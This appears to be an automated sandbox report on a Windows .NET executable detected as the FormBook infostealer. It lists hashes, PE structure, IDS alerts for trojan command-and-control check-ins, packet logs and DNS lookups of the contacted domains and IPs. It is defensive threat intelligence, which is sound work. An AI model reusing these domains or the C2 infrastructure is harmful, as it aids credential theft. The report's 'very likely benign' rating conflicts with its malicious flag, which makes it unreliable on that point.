SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.165394379826869
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	JdtN8nIcLi8RQOi.exe
File size:	842240
MD5:	aee550440966b0bd34d9ccb2b1f7f146
SHA1:	14125d61fbcf4b63cb9c9ad82a60be3ad9aa2a3d
SHA256:	d31340f14a66b43a1f5cf461cf48278bb97bfc33ef5a8bd0b29d0a3e6f315895
SHA512:	7a81e4fec8c21339eb051205ad5a84fd3db07b4e330b991b740d1382f4a084b812217312ec3e97a63ffc22ea260a7f2a2d9c8fc463881cabf7d2392e038d894
SSDEEP:	12288:XklYTA00cOkUWBGzW9R5h2ZDilvWozrGX:KWUGz6hMDsWozK
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..... .....@.. .....@.....@.....

File Icon

Icon Hash:	0659d8d4dcd8134c

Static PE Info

General	
Entrypoint:	0x4be4c6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFF05FC [Wed Jan 13 14:38:52 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbe474	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc0000	0x10ee4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbc4cc	0xbc600	False	0.670309389516	data	7.21231975694	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x10ee4	0x11000	False	0.0654871323529	data	3.2668947264	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc0130	0x10828	data		
RT_GROUP_ICON	0xd0958	0x14	data		
RT_VERSION	0xd096c	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0xd0cf8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2011
Assembly Version	1.0.0.0
InternalName	ThreeElementAsyncLocalValueMap.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	FileReplacement
ProductVersion	1.0.0.0
FileDescription	FileReplacement
OriginalFilename	ThreeElementAsyncLocalValueMap.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:40:06.887570	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	104.18.45.60
01/13/21-21:40:06.887570	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	104.18.45.60
01/13/21-21:40:06.887570	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	104.18.45.60
01/13/21-21:40:07.314032	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	104.18.45.60	192.168.2.4
01/13/21-21:40:14.786267	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49768	34.102.136.180	192.168.2.4
01/13/21-21:40:56.048911	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	34.102.136.180
01/13/21-21:40:56.048911	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	34.102.136.180
01/13/21-21:40:56.048911	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	34.102.136.180
01/13/21-21:40:56.187163	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49776	34.102.136.180	192.168.2.4
01/13/21-21:41:06.700106	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49777	80	192.168.2.4	192.185.0.218
01/13/21-21:41:06.700106	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49777	80	192.168.2.4	192.185.0.218
01/13/21-21:41:06.700106	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49777	80	192.168.2.4	192.185.0.218
01/13/21-21:41:38.560393	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.4	198.54.117.244
01/13/21-21:41:38.560393	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.4	198.54.117.244
01/13/21-21:41:38.560393	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49780	80	192.168.2.4	198.54.117.244
01/13/21-21:41:44.011374	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49781	34.102.136.180	192.168.2.4
01/13/21-21:41:54.395768	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.4	104.18.45.60
01/13/21-21:41:54.395768	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.4	104.18.45.60
01/13/21-21:41:54.395768	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.4	104.18.45.60
01/13/21-21:41:54.788088	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	104.18.45.60	192.168.2.4
01/13/21-21:41:59.979944	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49784	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:40:01.428497076 CET	49759	80	192.168.2.4	52.116.52.25
Jan 13, 2021 21:40:01.588248014 CET	80	49759	52.116.52.25	192.168.2.4
Jan 13, 2021 21:40:01.588378906 CET	49759	80	192.168.2.4	52.116.52.25
Jan 13, 2021 21:40:01.588515997 CET	49759	80	192.168.2.4	52.116.52.25

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:40:01.747723103 CET	80	49759	52.116.52.25	192.168.2.4
Jan 13, 2021 21:40:01.747785091 CET	80	49759	52.116.52.25	192.168.2.4
Jan 13, 2021 21:40:01.747821093 CET	80	49759	52.116.52.25	192.168.2.4
Jan 13, 2021 21:40:01.747997046 CET	49759	80	192.168.2.4	52.116.52.25
Jan 13, 2021 21:40:01.750302076 CET	49759	80	192.168.2.4	52.116.52.25
Jan 13, 2021 21:40:01.909440041 CET	80	49759	52.116.52.25	192.168.2.4
Jan 13, 2021 21:40:06.837146997 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:06.887345076 CET	80	49762	104.18.45.60	192.168.2.4
Jan 13, 2021 21:40:06.887456894 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:06.887569904 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:06.937866926 CET	80	49762	104.18.45.60	192.168.2.4
Jan 13, 2021 21:40:07.314032078 CET	80	49762	104.18.45.60	192.168.2.4
Jan 13, 2021 21:40:07.314054966 CET	80	49762	104.18.45.60	192.168.2.4
Jan 13, 2021 21:40:07.314274073 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:07.314368963 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:07.314476967 CET	80	49762	104.18.45.60	192.168.2.4
Jan 13, 2021 21:40:07.314594030 CET	49762	80	192.168.2.4	104.18.45.60
Jan 13, 2021 21:40:12.394632101 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:12.435339928 CET	80	49768	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:12.435442924 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:12.435581923 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:12.515372992 CET	80	49768	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:12.945112944 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:13.257524967 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:13.867010117 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:14.786267042 CET	80	49768	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:14.786432028 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:14.826644897 CET	80	49768	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:14.826752901 CET	49768	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:18.146260977 CET	49770	80	192.168.2.4	66.96.147.112
Jan 13, 2021 21:40:18.267848015 CET	80	49770	66.96.147.112	192.168.2.4
Jan 13, 2021 21:40:18.268002033 CET	49770	80	192.168.2.4	66.96.147.112
Jan 13, 2021 21:40:18.268443108 CET	49770	80	192.168.2.4	66.96.147.112
Jan 13, 2021 21:40:18.390229940 CET	80	49770	66.96.147.112	192.168.2.4
Jan 13, 2021 21:40:18.403419018 CET	80	49770	66.96.147.112	192.168.2.4
Jan 13, 2021 21:40:18.403451920 CET	80	49770	66.96.147.112	192.168.2.4
Jan 13, 2021 21:40:18.403599977 CET	49770	80	192.168.2.4	66.96.147.112
Jan 13, 2021 21:40:18.403798103 CET	49770	80	192.168.2.4	66.96.147.112
Jan 13, 2021 21:40:18.525497913 CET	80	49770	66.96.147.112	192.168.2.4
Jan 13, 2021 21:40:28.577955008 CET	49771	80	192.168.2.4	107.180.50.162
Jan 13, 2021 21:40:28.708549976 CET	80	49771	107.180.50.162	192.168.2.4
Jan 13, 2021 21:40:28.708681107 CET	49771	80	192.168.2.4	107.180.50.162
Jan 13, 2021 21:40:28.708831072 CET	49771	80	192.168.2.4	107.180.50.162
Jan 13, 2021 21:40:28.838772058 CET	80	49771	107.180.50.162	192.168.2.4
Jan 13, 2021 21:40:28.856754065 CET	80	49771	107.180.50.162	192.168.2.4
Jan 13, 2021 21:40:28.856844902 CET	80	49771	107.180.50.162	192.168.2.4
Jan 13, 2021 21:40:28.857040882 CET	49771	80	192.168.2.4	107.180.50.162
Jan 13, 2021 21:40:28.857084036 CET	49771	80	192.168.2.4	107.180.50.162
Jan 13, 2021 21:40:28.987709999 CET	80	49771	107.180.50.162	192.168.2.4
Jan 13, 2021 21:40:33.971158028 CET	49772	80	192.168.2.4	104.21.26.55
Jan 13, 2021 21:40:34.011370897 CET	80	49772	104.21.26.55	192.168.2.4
Jan 13, 2021 21:40:34.011513948 CET	49772	80	192.168.2.4	104.21.26.55
Jan 13, 2021 21:40:34.011687994 CET	49772	80	192.168.2.4	104.21.26.55
Jan 13, 2021 21:40:34.051744938 CET	80	49772	104.21.26.55	192.168.2.4
Jan 13, 2021 21:40:34.063383102 CET	80	49772	104.21.26.55	192.168.2.4
Jan 13, 2021 21:40:34.063654900 CET	49772	80	192.168.2.4	104.21.26.55
Jan 13, 2021 21:40:34.063942909 CET	80	49772	104.21.26.55	192.168.2.4
Jan 13, 2021 21:40:34.064101934 CET	49772	80	192.168.2.4	104.21.26.55
Jan 13, 2021 21:40:34.104882002 CET	80	49772	104.21.26.55	192.168.2.4
Jan 13, 2021 21:40:39.168009996 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:39.319611073 CET	80	49773	5.181.218.55	192.168.2.4
Jan 13, 2021 21:40:39.319725990 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:39.319844007 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:39.470227957 CET	80	49773	5.181.218.55	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:40:39.806788921 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:39.995102882 CET	80	49773	5.181.218.55	192.168.2.4
Jan 13, 2021 21:40:40.836158037 CET	80	49773	5.181.218.55	192.168.2.4
Jan 13, 2021 21:40:40.836997032 CET	80	49773	5.181.218.55	192.168.2.4
Jan 13, 2021 21:40:40.837148905 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:40.838443995 CET	49773	80	192.168.2.4	5.181.218.55
Jan 13, 2021 21:40:50.229949951 CET	49775	80	192.168.2.4	219.94.203.152
Jan 13, 2021 21:40:50.540981054 CET	80	49775	219.94.203.152	192.168.2.4
Jan 13, 2021 21:40:50.541208982 CET	49775	80	192.168.2.4	219.94.203.152
Jan 13, 2021 21:40:50.541443110 CET	49775	80	192.168.2.4	219.94.203.152
Jan 13, 2021 21:40:50.852966070 CET	80	49775	219.94.203.152	192.168.2.4
Jan 13, 2021 21:40:50.922324896 CET	80	49775	219.94.203.152	192.168.2.4
Jan 13, 2021 21:40:50.922343016 CET	80	49775	219.94.203.152	192.168.2.4
Jan 13, 2021 21:40:50.922624111 CET	49775	80	192.168.2.4	219.94.203.152
Jan 13, 2021 21:40:50.922776937 CET	49775	80	192.168.2.4	219.94.203.152
Jan 13, 2021 21:40:51.233577013 CET	80	49775	219.94.203.152	192.168.2.4
Jan 13, 2021 21:40:56.005146027 CET	49776	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:56.045151949 CET	80	49776	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:56.048319101 CET	49776	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:56.048911095 CET	49776	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:56.088887930 CET	80	49776	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:56.187163115 CET	80	49776	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:56.187185049 CET	80	49776	34.102.136.180	192.168.2.4
Jan 13, 2021 21:40:56.187419891 CET	49776	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:56.187513113 CET	49776	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:40:56.229310989 CET	80	49776	34.102.136.180	192.168.2.4
Jan 13, 2021 21:41:06.535482883 CET	49777	80	192.168.2.4	192.185.0.218
Jan 13, 2021 21:41:06.693619013 CET	80	49777	192.185.0.218	192.168.2.4
Jan 13, 2021 21:41:06.696706057 CET	49777	80	192.168.2.4	192.185.0.218
Jan 13, 2021 21:41:06.700105906 CET	49777	80	192.168.2.4	192.185.0.218
Jan 13, 2021 21:41:06.857822895 CET	80	49777	192.185.0.218	192.168.2.4
Jan 13, 2021 21:41:06.857851028 CET	80	49777	192.185.0.218	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:39:03.769582033 CET	64549	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:03.817517996 CET	53	64549	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:04.687351942 CET	63153	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:04.737185001 CET	53	63153	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:08.918391943 CET	52991	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:08.966140032 CET	53	52991	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:10.078830004 CET	53700	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:10.126689911 CET	53	53700	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:10.883361101 CET	51726	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:10.931302071 CET	53	51726	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:11.792531013 CET	56794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:11.840539932 CET	53	56794	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:13.050211906 CET	56534	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:13.098164082 CET	53	56534	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:13.837110996 CET	56627	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:13.888046980 CET	53	56627	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:14.646430969 CET	56621	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:14.697665930 CET	53	56621	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:15.817425013 CET	63116	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:15.866247892 CET	53	63116	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:17.008371115 CET	64078	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:17.059150934 CET	53	64078	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:30.234755039 CET	64801	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:30.282686949 CET	53	64801	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:35.357418060 CET	61721	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:35.415160894 CET	53	61721	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:51.866336107 CET	51255	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:51.917222023 CET	53	51255	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:39:55.072583914 CET	61522	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:55.123357058 CET	53	61522	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:56.169661999 CET	52337	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:56.217612982 CET	53	52337	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:56.834964991 CET	55046	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:56.882890940 CET	53	55046	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:57.297414064 CET	49612	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:57.353503942 CET	53	49612	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:57.726777077 CET	49285	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:57.791210890 CET	53	49285	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:57.827044010 CET	50601	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:57.886919022 CET	53	50601	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:58.426337957 CET	60875	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:58.485651970 CET	53	60875	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:59.031951904 CET	56448	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:59.088660002 CET	53	56448	8.8.8.8	192.168.2.4
Jan 13, 2021 21:39:59.816644907 CET	59172	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:39:59.867450953 CET	53	59172	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:01.356472969 CET	62420	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:01.423151970 CET	53	62420	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:01.541433096 CET	60579	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:01.597776890 CET	53	60579	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:02.943430901 CET	50183	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:03.000041962 CET	53	50183	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:06.760885954 CET	61531	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:06.836218119 CET	53	61531	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:08.267771006 CET	49228	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:08.326929092 CET	53	49228	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:12.326385975 CET	59794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:12.393527031 CET	53	59794	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:15.465415001 CET	55916	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:15.513267994 CET	53	55916	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:17.996078014 CET	52752	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:18.143990993 CET	53	52752	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:23.419203997 CET	60542	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:23.496516943 CET	53	60542	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:28.514401913 CET	60689	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:28.576649904 CET	53	60689	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:33.897445917 CET	64206	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:33.970165014 CET	53	64206	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:39.076437950 CET	50904	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:39.113449097 CET	57525	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:39.161427975 CET	53	57525	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:39.167140961 CET	53	50904	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:44.826822996 CET	53814	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:44.894416094 CET	53	53814	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:49.927184105 CET	53418	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:50.228456974 CET	53	53418	8.8.8.8	192.168.2.4
Jan 13, 2021 21:40:55.942719936 CET	62833	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:40:56.002938032 CET	53	62833	8.8.8.8	192.168.2.4
Jan 13, 2021 21:41:06.247328997 CET	59260	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:41:06.533694983 CET	53	59260	8.8.8.8	192.168.2.4
Jan 13, 2021 21:41:11.887011051 CET	49944	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:41:12.040739059 CET	53	49944	8.8.8.8	192.168.2.4
Jan 13, 2021 21:41:37.266710997 CET	63300	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:41:37.322856903 CET	53	63300	8.8.8.8	192.168.2.4
Jan 13, 2021 21:41:38.135998011 CET	61449	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:41:38.364562988 CET	53	61449	8.8.8.8	192.168.2.4
Jan 13, 2021 21:41:43.769854069 CET	51275	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:41:43.830523014 CET	53	51275	8.8.8.8	192.168.2.4
Jan 13, 2021 21:42:10.255633116 CET	63492	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:42:10.354531050 CET	53	63492	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:40:01.356472969 CET	192.168.2.4	8.8.8.8	0xcf09	Standard query (0)	www.bimetalthermostatksd.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:06.760885954 CET	192.168.2.4	8.8.8.8	0x8e2d	Standard query (0)	www.straightlineautoserviceerie.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:12.326385975 CET	192.168.2.4	8.8.8.8	0x78bb	Standard query (0)	www.cmoorestudio.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:15.465415001 CET	192.168.2.4	8.8.8.8	0x756f	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:17.996078014 CET	192.168.2.4	8.8.8.8	0xb270	Standard query (0)	www.eldritchparadox.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:23.419203997 CET	192.168.2.4	8.8.8.8	0x6e0d	Standard query (0)	www.nipseythegreat.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:28.514401913 CET	192.168.2.4	8.8.8.8	0x51fb	Standard query (0)	www.maconanimalexterminator.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:33.897445917 CET	192.168.2.4	8.8.8.8	0xa2d3	Standard query (0)	www.pelisplusxd.net	A (IP address)	IN (0x0001)
